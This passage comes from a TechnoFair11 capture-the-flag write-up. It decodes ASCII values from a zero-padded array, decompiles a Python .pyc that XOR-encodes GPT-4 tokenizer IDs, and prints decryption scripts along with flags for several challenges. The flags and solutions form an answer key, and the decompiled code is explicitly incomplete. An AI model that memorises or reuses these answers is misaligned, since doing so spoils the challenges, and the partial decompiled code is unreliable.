, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 84, 101, 99, 104, 110, 111, 70, 97, 105, 114, 49, 49, 123, 76, 48, 104, 95, 107, 79, 107, 95, 57, 73, 116, 85, 125, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0]
```

```
>>> pt = [84, 101, 99, 104, 110, 111, 70, 97, 105, 114, 49, 49, 123, 76, 48, 104, 95, 107, 79, 107, 95, 57, 73, 116, 85, 125]
>>> flag = ''
>>> for c in pt:
...     flag += chr(c)
...
>>> flag
'TechnoFair11{L0h_kOk_9ItU}'
```

[FLAG]
TechnoFair11{L0h_kOk_9ItU}

[100] [Snakebyte]

[DESCRIPTION]
My colleague sent me a compiled Python file. Why would anyone compile Python source code? Is it possible to get the original Python source code before it was compiled? Can you assist me with this?

[Probsetter]
cauchips

Steps

Diberikan file **chall.pyc** dan **output.txt** yang berisikan

[30200989, 44161, 63530220, 875004, 74052862, 3760874, 30810, 87295, 121186, 53404, 127348, 55458, 69836, 98592, 53404, 2293291, 20540, 529932, 95511, 60593, 1802385, 120159, 49296, 87295, 93457, 105781, 878085, 126321, 88322, 72917, 127348, 32864, 1040351, 91403, 42107, 119132, 116051]

Decompile chall.pyc agar menjadi file Python yang dapat dibaca.

```
# Source Generated with Decompyle++
# File: chall.pyc (Python 3.10)

import sys as S
import re as R
import flag
from transformers import AutoTokenizer as A
T = A.from_pretrained('Xenova/gpt-4')
Tkn = T.tokenize(flag.flag)
Tid = T.convert_tokens_to_ids(Tkn)

def E(n, k, w = ('secret-key', 'Technofair')):
    w_o = sum((lambda .0: pass# WARNING: Decompyle incomplete
)(w))
```

```
    k_o = (lambda .0: [ ord(c) for c in .0 ])(k)
    k_l = len(k_o)
      Ecd = (lambda .0 = None: [ (x ^ k_o[i % k_l]) * w_o for i, x in .0
])(enumerate(n))
    return Ecd

Ecd = E(Tid)
print(Ecd)
```

Decrypt program tersebut menggunakan script berikut dan dapatlah flag. Angka 1027 pada script berasal dari jumlah seluruh ord tiap karakter pada string “Technofair”

```
from transformers import AutoTokenizer as A
T = A.from_pretrained('Xenova/gpt-4')

ecd = [30200989, 44161, 63530220, 875004, 74052862, 3760874, 30810, 87295,
121186, 53404, 127348, 55458, 69836, 98592, 53404, 2293291, 20540, 529932, 95511,
60593, 1802385, 120159, 49296, 87295, 93457, 105781, 878085, 126321, 88322,
72917, 127348, 32864, 1040351, 91403, 42107, 119132, 116051]

def decrypt(Ecd, k):
    k_o = [ord(c) for c in k]
    k_l = len(k_o)
    decrypted_ids = [(x // 1027 ^ k_o[i % k_l]) for i, x in enumerate(Ecd)]
    return decrypted_ids

decrypted_ids = decrypt(ecd, 'secret-key')
decrypted_tokens = T.convert_ids_to_tokens(decrypted_ids)
flag = T.convert_tokens_to_string(decrypted_tokens)

print( flag)
```

[FLAG]
TechnoFair11{jUsT_4n0tH3r_eZ_pYc_w1tH_4_b1T_0f_lLm!}

MIS

[100] [Kerangka Berpikir]

[DESCRIPTION]

[Probsetter]
-

Steps

[FLAG]
TechnoFair11{Kerangka Berpikir}

Feedback

[1] [Feedback]

[DESCRIPTION]
https://forms.gle/oVg35Hhb3jy66VEy5

feedback.

[Probsetter]
-

Steps

Isi gform terus dapat.

[FLAG]
TechnoFair11{See_YouIn_Depok}